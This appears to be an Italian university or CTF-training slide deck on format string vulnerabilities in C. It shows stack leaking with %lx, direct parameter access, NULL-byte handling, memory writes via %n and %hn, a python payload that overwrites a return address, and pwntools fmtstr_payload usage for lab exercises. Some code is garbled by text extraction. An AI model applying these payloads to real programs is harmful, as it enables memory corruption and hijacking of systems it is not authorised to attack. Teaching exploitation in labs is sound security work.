Format String Vulnerability

Marco Garlet, Michele Corrias

March 25, 2022

Overview

1. Format String

2. Exploit it

Format String

```
printf("Number n = %d",1900);
```

- Il testo visualizzato su stdout sarà: "Number = " seguito dal *format parameter* "%d" che viene rimpiazzato dal parametro 1900.
- I format parameter possono essere visti come dei segnaposto aventi tipo.
- Nel caso precedente stampiamo un intero, il segnaposto indicato per un signed int sarà %d.

Format String 3/41

Format String

Format functions table		
Format function	Description	
fprintf	Writes the printf to a file	
printf	Output a formatted string	
sprintf	Prints into a string	
snprintf	Prints into a string checking the length	
vfprintf	Prints the a va_arg structure to a file	
vprintf	Prints the va_arg structure to stdout	
vsprintf	Prints the va_arg to a string	
vsnprintf	Prints the va_arg to a string checking the length	

Format String 4/4

Format String

Common parameters		
Parameter	Meaning	Passed as
%d	signed integer	Value
%u	unsigned integer	Value
%ld	signed long integer	Value
%lu	unsigned long integer	Value
%lld	signed long long integer	Value
%llu	unsigned long long integer	Value
%×	unsigned integer as hexadecimal number	Value
%l×	unsigned long integer as hexadecimal number	Value
%s	null-terminated string	Reference
%n	print nothing, but writes the number of char-	Reference
	acters written so far into an integer pointer pa-	
	rameter	

Format String 5/41

printf, example

```
1 #include<stdio.h>
                                                     -(marco® kali)-[~/Documents/pwn/format/esempi]
3 int main(){
                                                   _$ ./es0
          int a=-1;
          unsigned int b=1:
                                                   a ha il valore -1
          float f = 0.5:
                                                   b ha il valore 1
          char s[5]="ciao\x00";
                                                   f ha il valore 0.500000
          printf("\n a ha il valore %d",a);
                                                   stringa s = ciao
          printf("\n b ha il valore %u",b);
          printf("\n f ha il valore %f",f);
                                                     -(marco@ kali)-[~/Documents/pwn/format/esempi]
          printf("\n stringa s = %s",s);
          return 0;
```

Format String 6/41

printf, example

Format String 7/41

printf, how it works - 32 bit




Figure: Stack layout before calling printf

Format String 8/41

printf, example

```
0x565561df <main+70>:
   0x565561e5 <main+76>:
   0x565561e6 <main+77>:
                                        0x56556030 <printf@plt>
=> 0x565561e8 <main+79>:
                                 call.
   0x565561ed <main+84>:
                                        esp.0x20
                                 add
   0x565561f0 <main+87>:
                                        eax,0x0
                                 mov
   0x565561f5 <main+92>:
                                 lea
                                        esp.[ebp-0x8]
   0x565561f8 <main+95>:
                                 pop
                                        ecx
Guessed arguments:
aro[0]: 0 \times 56557008 ("\na has value %d, b has value %d, c = %s, c is at address: \%081 \times 10^{-1})
arg[1]: 0x5
arg[2]: 0xa ('\n')
arg[3]: 0xffffd413 ("ciao")
arg[4]: 0xffffd413 ("ciao")
gdb-peda$ x/20wx $esp
                 0x56557008
                                   0x00000005
                                                     0x00000000a
                                                                       0xffffd413
                 0xffffd413
                                   0x00000001
                                                     0x56559000
                                                                       0x565561b0
                 0x63000001
                                                     0x0000000a
                                                                       0×00000005
                                   0x006f6169
                 0xffffd440
                                   0 \times 000000000
                                                     0 \times 000000000
                                                                       0xf7de6e46
                 0xf7fad000
                                   0xf7fad000
                                                     0x00000000
                                                                       0xf7de6e46
gdb-peda$ x/s 0x56557008
                  "\na has value %d, b has value %d, c = %s, c is at address: \%081x\n
ddb-peda$ x/s 0xffffd413
                  "ciao"
```

Format String 9/41

Exploit it 10/41

- Per ogni %s, la funzione *printf* preleverà un elemento (32 bit IA32, 64 bit IA64) dallo *stack* e, trattando l'elemento come indirizzo, cercherà di accedervi stampandone il contenuto fino al carattere NULL (\x00).
- La *printf* preleverà un qualsiasi elemento presente in quel momento sullo stack. Non è detto che sia un indirizzo valido e la memoria a cui punta potrebbe non esistere, causando il crash del programma.

Exploit it 11/41

Exploit it 12/41

```
qdb-peda$ x/20wx $esp
                0x56557008
                                 0xffffd4e4
                                                  0xffffd4ec
                                                                  0x565561ad
0xffffd420:
                0xffffd440
                                 0x00000000
                                                  0x00000000
                                                                  0xf7de6e46
0xffffd430:
                0xf7fad000
                                 0xf7fad000
                                                  0x00000000
                                                                  0xf7de6e46
                0×00000001
                                 0xffffd4e4
                                                  0xffffd4ec
                                                                  0xffffd474
                0xffffd484
                                 0xf7ffdb40
                                                  0xf7fcb410
                                                                  0xf7fad000
adb-peda$ ni
ffffd4e4 ffffd4ec 565561ad ffffd440 00000000
```

Exploit it 13/41

printf - Vulnerable Code

Problema

- 1. Qualsiasi stato in cui si trova lo stack prima della call di *printf*, il comportamento descritto prima funzionerà sempre e senza controlli.
- 2. Si possono specificare più *format* parameter rispetto agli argomenti da passare alla funzione printf.
- 3. Si può specificare uno o più argomenti senza *format parameter*.

```
#include<stdio.h>
  int main(){
           char s[100];
5
6
7
8
           faets(s,99,stdin);
           printf("%"");
           printf(s);
           return 0:
```

Exploit it 14/41

Punto 3

- L'utente, che inserisce l'input, può comporre un testo che verrà usato dalla *printf* come format string.
- Possiamo usare i format parameter per leggere informazioni sullo stack.

Exploit it 15/41

Esercizio 1

Cartella ese1, individuare a runtime il numero generato randomicamente e passare il controllo.

Exploit it 16/41

Arbitrary reading

Caso: printf(variable);

- La format string che inseriamo normalmente si trova su stack (dipende dalla challenge che incontrate).
- Possiamo inserire nella format string, che costruiamo noi, un indirizzo valido ed accedere con un format parameter per analizzarne il contenuto ponendo attenzione a eventuali NULL BYTE che chiudono la format string.

Exploit it 17/41

```
(marco® kali) -[~/.../format/esempi/esercizi/ese1]
$ ./ese

Tell me who are you: aaaaaaaa,%lx,%lx,%lx,%lx,%lx,%lx,%lx,%lx,%lx
Hi
aaaaaaaaa,561c1a68a2a0,0,7fc7a200bed3,4,7fc7a20dbbe0,1,7fc7a1f25738,6161616161616161,786c252c786c252c
Tell me my secret:
```

Exploit it 18/41

```
(marco@ kali) - [~/.../format/esempi/esercizi/ese1]
 -$ pvthon3 -c 'print(b"a"*8+b"c"*8+b"%lx,"*10)'|./ese
Tell me who are you: Hi
b'aaaaaaaacccccccf192a0.0.7f2d93abded3.4.7f2d93b8dbe0.1.7f2d939d7738.6161616161612762.6363636363636161.6c252c786c256
363, 1
Tell me mv secret:
Guess = 139833726826296
The number was 633246965
Bve!
  -(marco@ kali)-[~/.../format/esempi/esercizi/ese1]
  -(marco@ kali)-[~/.../format/esempi/esercizi/ese1]
 -$ python3 -c 'print(b"a"*6+b"ccccccc"+b"%]x."*10)'[./ese
Tell me who are you: Hi
b'aaaaaaccccccc1aca2a0.0.7f6f46c60ed3.4.7f6f46d30be0.1.7f6f46b7a738.6161616161612762.6363636363636363.2c786c252c786c
25, '
Tell me mv secret:
Guess = 140115904538424
The number was 1660100015
Bve!
```

Exploit it 19/41

Direct Parameter Access

- Vi permette di accedere all'x-esimo elemento (di tipo specificato dal *format character* e con comportamento associato) dello stack rispetto alla posizione dei parametri naturalmente presenti in esso.
- quarta posizione long int: %4\$lx rispetto al primo elemento che abbiamo estratto(ponendoci come attaccanti).

Exploit it 20/4


```
Benvenuto!
%lx,%lx,%lx
64, f7f49580, 8049199
   -(marco% kali)-[~/Documents/pwn/format/esempi]
   ./esp
Benvenuto!
%3$1x
8049199
   ·(marco@ kali)-[~/Documents/pwn/format/esempi]
```

Exploit it 21/41

Potendo decidere la format string che viene usata dalla printf, possiamo fare *leak* di quello che inseriamo. Questo, in combinazione con alcuni format, ci permette di accedere in lettura/scrittura al contenuto di un indirizzo deciso da noi.

- questa fase è delicata, quando componiamo la nostra format string dobbiamo assicurarci che non ci sia NULL character che chiuda la stringa format string prima dei nostri format character.
- se questo avviene bisogna costruire attentamente la stringa di formato mettendo gli indirizzi su cui intendiamo accedere DOPO i format character e raggiungerli mediante Direct Parameter Access.

Exploit it 22/41




Exploit it 23/41

Questa strategia di costruzione per *ritrovare* quello che abbiamo inserito è sensibile ai NULL byte.

• il NULL byte chiude la format string non permettendoci, con la precedente strategia di ripescare quello che abbiamo inserito.


Exploit it 24/4



Exploit it 25/41

Arbitrary reading - managing NULL byte - soluzione 1

Invertiamo la costruzione della format string.



Exploit it 26/41


Nonè possibile in questo modo *riprendere* l'indirizzo che intendiamo controllare(nel nostro esempio 6161616161616161 che è un indirizzo invalido usato solo per la spiegazione).

- Più noi inseriamo format character e più lo stack cresce allontanando il nostro indirizzo.
- possiamo superare questo problema usando i Direct Parameter Access

Exploit it 27/41

Arbitrary reading - managing NULL byte - soluzione definitiva

Invertiamo la costruzione della format string.



Exploit it 28/41

Arbitrary reading - managing NULL byte - further considerations

- la funzione che legge la stringa che verrà usata come format string NON deve fare la flush del buffer stdin al NULL byte, altrimenti possiamo pensare a strategie di partial overwrite che ci consente l'accesso arbitrario ad un indirizzo ma non a tutte le condizioni.
- tutta questa strategia di managing NULL byte va applicata se, negli indirizzi che volete maneggiare, ci sono NULL byte.
- l'accesso a questo punto può essere in lettura: sostituendo il format character con s al posto di lx, oppure n per accedere in scrittura.

Exploit it 29/4

Esercizio 2

Cartella ese2, abbattete il canarino.

Exploit it 30/41

Writing using printf

- Tramite format parameter %n.
- printf("aaa%n",&c); scrive il numero di byte scritti dalla funzione nella variabile intera c.

Exploit it 31/41

Esercizio 3

Cartella ese3, provate a cambiare il risultato della condizione.


Exploit it 32/41

Writing using printf

- Possiamo non scrivere soltanto un valore, ma un intera cella dello stack (poniamo 4 byte).
- %n scrive in un intero passandolo per indirizzo alla funzione *printf*.
- Per avere un controllo totale sulla scrittura, l'idea è quella di scrivere su 4 indirizzi consecutivi, quindi fissato un indirizzo address e volendo controllare il valore di ogni byte della cella puntata, l'idea è di scrivere su address, address+1, address+2, address+3

Exploit it 33/41

Writing using printf



Exploit it 34/41

Target R.A.

```
[student@debianvm:~/Documents/newbie/leve05$ ./ese (python -c 'print "\xe0\xf0\xff\xbf"+] "\xe1\xf0\xff\xbf"+"\xe2\xf0\xff\xbf"+"\xe3\xf0\xff\xbf"+"\a"*136+"%n"+"\a"*96+"%n"+"\a"*7+ "%n"+"\a"*192+"%n"') Voici votre texte : $ []
```

Exploit it 35/41

Reduce payload using short writes

- format parameter %hn permette di controllare una word in scrittura.
- riduce il payload di molto, migliorando il controllo.
- Potete inoltre sfruttare format string bug per scrivere un tot. numero di byte (non controllati da voi) in memoria che può portarvi ad ottenere buffer overflow (%100d scriverà 100 byte in memoria).

Exploit it 36/4

pwntools - method 1

Exploit it 37/41

pwntools - method 2

```
context.clear(arch = 'amd64')

target = 0x40405c
mal_payload = fmtstr_payload(int(input()), {target:0xaa})
```

Exploit it 38/43

pwntools - set offset

- provare ad inserire, come stringa in input, aaaaaaaa,%|x,%|x,%|x, ...,%|x,%|x.
- contare (partendo da 0), quando si incontra 6161616161616161.
- tale valore costituirà l'offset.

Exploit it 39/4

References

- 1. https://www.ayrx.me/protostar-walkthrough-format
- 2. https://www.exploit-db.com/docs/english/
 28476-linux-format-string-exploitation.pdf
- 3. https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf
- 4. https://www.newbiecontest.org

Exploit it 40/4

Fine